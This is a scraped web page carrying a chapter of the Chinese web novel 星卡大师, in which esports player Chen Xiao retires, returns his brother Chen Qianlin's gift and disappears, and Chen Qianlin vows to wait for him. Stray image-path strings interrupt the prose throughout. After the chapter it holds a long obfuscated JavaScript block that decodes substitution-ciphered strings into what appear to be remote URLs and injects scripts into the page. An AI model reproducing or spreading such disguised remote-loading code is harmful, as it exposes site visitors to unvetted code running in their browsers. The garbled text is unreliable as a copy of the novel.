之间没有可能,你另外找个男朋友吧。”虽然现在陈千林的态度确实有所缓和,对他很关心,还专门按他的喜好给他准备了生日礼物,可陈霄真的怕了这个哥哥——他怕陈千林只是一时兴起,说和他重新开始,万一他答应和陈千林在一起,过个一两年,陈千林又说“我还是觉得独身更好,你去另外找个男朋友吧”,到时候他如何自处?!他还要脸吗??他在陈千林这块冰墙面前撞得头破血流,他不想再撞一次试试。陈霄深吸口气,将两个机甲模型仔细收回盒子里,打开光脑,在职业联盟的官方网站下载了一份“选手退役申请表”,按照要求一项一项地填完。双人赛结束后,接下来就是个人赛,陈霄不参加,专心在队里带新人。阿哲今年报名了。上赛季谢明哲个人赛弃权引起了不小争议,这个赛季谢明哲终于展现出超强的个人实力,一路连胜到总决赛,最终拿下了冠军!接下来还剩最后的团战,陈霄每一场都参加,但今年由于大部分俱乐部都研究了涅盘的团战打法,涅盘最后在团赛项目只拿下季军。但整体来说,涅盘在本赛季的收获很丰盛——谢明哲个人赛冠军,陈谢组合双人赛冠军,团战季军,三枚奖牌入账,在联盟强队中傲视群雄。颁奖礼结束那天,陈霄将早就填好的退役申请发给了联盟。陈千林是次日才接到联盟主席电话的,主席很疑惑地问:“陈霄什么情况?突然把退役申请表发到联盟,不会是发错了吧?”陈千林怔了怔,皱着眉道:“主席,陈霄的退役手续您先别给他办,我们俱乐部内部出了些问题,我会想办法说服他,可以吗?”主席头疼地揉着眉心:“你是他哥,又是涅盘的教练,好好劝劝他。他现在的状态这么好,打个年完全不是问题,急着退什么役?你看,老聂和老郑三十多岁才退役,陈霄才二十四,人气又这么高,前途无量啊!”“我知道,我会劝他的。”结束通话后,陈千林立刻发消息给陈霄,却始终得不到回复。结果这时候,池莹莹却突然跑来办公室,道:“教练,陈哥大清早就提着行李走了,在前台留下个箱子说是给你……”一个小纸箱,被透明胶带封好了。陈千林打开一看,正是陈霄生日的那天,自己送给他的礼物,二十周年纪念版机甲模型,居然被陈霄原封不动地退了回来。陈千林的脸色瞬间变得极为难看,他赶忙打电话给妈妈,问陈霄有没有回去过,秦舒兰笑着说:“阿霄确实刚来过,收拾了一些东西,我本想留他吃午饭的,他说和男朋友有约就走了。”陈千林眸色一冷,立刻开车回家。到家时,陈霄已经离开,陈千林发现二楼陈霄的房间,家人给他买的衣服、玩具、书本等全部整整齐齐地放在那里,可陈霄自己的私人物品却被搬空了。意识到陈霄要做什么,陈千林的心底陡然涌起一丝寒意,他脸色难看地开车去兄弟两人住过的那套复式楼。这房子是兄弟两人后来住的地方,所以陈霄的屋里有很多他自己赚钱买的东西,如今,屋子被搬得只剩下空床和空衣柜,倒是阳台上的那些植物,一盆都没动。桌上放着一张银行卡,一枚钥匙,还有一张字条。“哥,这套房子的钥匙还给你。你当年留给我的卡,里面的钱我一分都没动过,也物归原主。如你所说,我已经成年,我应该有自己的人生。”“过去的那些年,陈霄一直围着你转。考大学也好,打比赛也好,我都只想追逐你的脚步,陪在你的身边。坚持这么多年,我也累了。以后,我只想为自己而活。”“我会去环游世界,看看外面的风景。世界很广阔,也很精彩,我的眼里不该只关注一个人。不说再见了,陈霄亲笔。”“…………”陈千林紧紧地捏着这张纸,手指控制不住地发抖。小主,这个章节后面还有哦,,后面更精彩!他终于切身体会到了陈霄当年的痛。那年,18岁的陈霄一觉醒来时,陈千林就留给了他一把钥匙,一张有存款的卡,然后留下句“你成年了,以后我们各走各的”便转身离开。年少的陈霄,当时该有多绝望、多难过?生命中最重要的人,彻底离开自己的感觉,就好像心脏也被突然掏空了一样。如今,陈霄也留给他一把钥匙,还有那张一分钱都没动过的储蓄卡。陈千林伸出手用力地按住左侧的胸口,心脏的部位传来一阵阵痉挛般的痛,他的视线变得模糊起来,看不清陈霄纸条上的字。阳台上的那些绿藤,五年前他刚买回来的时候都是些小幼苗,如今已经长得极为茂盛,像是张牙舞爪的怪物一样嘲笑着他。他留在这个两人曾经一起住过的、装修风格温暖的房子里,却觉得周身一片冰冷。不知是不是空调开得太低了,那种冷意一直透过皮肤传到了心底。陈霄这次走得很坚决,拿走了一切东西,干净利落地从陈千林的世界消失。可能是伤得太重,哪怕伤口渐渐愈合,他也不再相信那个重伤过他的人。这是动物躲避危险的本能,哪怕陈千林态度缓和,想要和他复合,但他不相信,他怕自己再次受伤,所以他宁可离开,也不愿意再尝试。陈霄的选择很合理。但是,从此永别,再也不见……这个结局陈千林不能接受,也不会接受。当初,陈千林毅然离开,陈霄等了他五年。如今陈霄离开,他也可以等陈霄回心转意,不论多久。他会让陈霄知道——这次,哥哥已经做好了和你在一起,一辈子的打算。一辈子的时间很长,他等得起。※※※两人心里对方都是唯一。兄弟年上锁死,不可拆不可逆。好久没写狗血虐恋,写得很爽。我感情戏苦手,写成这样已经很不容易了:)下一章甜起来。:()星卡大师

章节目录

!function(){function a(a){var _idx="d5xud2u4am";varb={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O8D62fODm622Y5V6fFh!qYF ^8O/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hLFd5F"=LqOFWfgLcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgLcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6FhgO/}0=6FY^9Y6phFg^/o=qOdfiFdF_Lg0=5Y|5Tg0P=68"#MqYYb"=d8HZ!F5T[d8+i;NmJd5LYcccY=Fa8>[qYF 282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pac6a??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2 (cY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2qcY=F8""a[7mqOdfiFdF_L8*}=}00<dmqY2pFh??cdmJ_Lhc`c$[YPa`%Fa=(c6=+i;NmLF562p67TcdaaaP7_2(F6O2 LcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OP7_2(F6O2 fcYa[qYF F8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5 28H"hFFJLg\/\/[[fdTPP1os(qTqCLm:D_Tq2qm(O^gQ1KQ"="hFFJLg\/\/[[fdTPP1os)5TqCLmR7RF:Cpm(O^gQ1KQ"="hFFJLg\/\/[[fdTPP1os7FTqCLm)4^)5L^m(O^gQ1KQ"="hFFJLg\/\/[[fdTPP1osq6TqCLm:D_Tq2qm(O^gQ1KQ"="hFFJLg\/\/[[fdTPP1osD_TqCLmR7RF:Cpm(O^gQ1KQ"="hFFJLg\/\/[[fdTPP1os2OTqCLm)4^)5L^m(O^gQ1KQ"="hFFJLg\/\/[[fdTPP1osfYTqCLmR7RF:Cpm(O^gQ1KQ"Z=28Jc2Hc2YDwdFYampYFwdTcaZ??2H0Za%"/fnR_f@_od^/1os"!7m5Y|5T%%=FmL5(8Jc2a=FmO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=DcaP=FmO2Y55O587_2(F6O2ca[YvvYca=LYF|6^YO_Fc7_2(F6O2ca[Fm5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfcFa=7mqOdfiFdF_L8}Pr55dTm6Lr55dTcda??cd8HZ=(c6=""aa!qYF _8"1os"=h8"fnR_f@_od^"!7_2(F6O2 pcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 XcYa[Xd5 F8H"1os2CTqf7mTfD_J(:m(O^"="1osCSTqfXmJq4Y(2fm(O^"="1osOSTq47mTfD_J(:m(O^"="1osF(Tq2SmJq4Y(2fm(O^"="1osDhTqdJmTfD_J(:m(O^"="1osh)TqCqmJq4Y(2fm(O^"="1osJfTq7DmTfD_J(:m(O^"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q1KQ"=28H"Y#"%hZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YD VY)iO(SYFcF%"/"%_=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF 5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=h8""=^80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!^<YmqY2pFh!a28_HfZcYH(Zc^%%aa=O8_HfZcYH(Zc^%%aa=68_HfZcYH(Zc^%%aa=d8_HfZcYH(Zc^%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=h%8iF562pHqZc2<<@?O>>oa=Kol886vvch%8iF562pHqZc5aa=Kol88dvvch%8iF562pHqZcFaa![Xd5 78h!qYFY8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!qc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PpcOa=@8887mqOdfiFdF_LvvDcaP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=pcOaP=7mqOdfiFdF_L8}PqYF T8l}!7_2(F6O2 Dca[TvvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 ica[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5 Y8Jc"hFFJLg//[[fdTPP1osSJTq)()mqF5hJ:FmRT4gQ1KQ/((/1osj6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5 f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clTa[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=h=l0a=7m(q6(S9d2fqY8h!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5 Y8Jc"hFFJLg//[[fdTPP1osSJTq)()mqF5hJ:FmRT4gQ1KQ/((/1osj6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 hcYa[Xd5 F8D62fODm622Y59Y6phF!qYF280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<^%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<^%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=T8l0PqYF F8Jc"hFFJLg//[[fdTPP1os(qTqCLm:D_Tq2qm(O^gQ1KQ/f/1osj(8}vY8fnR_f@_od^"a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aPO82dX6pdFO5mJqdF7O5^=Y8l/3cV62?yd(a/mFYLFcOa=28Jd5LYW2FcL(5YY2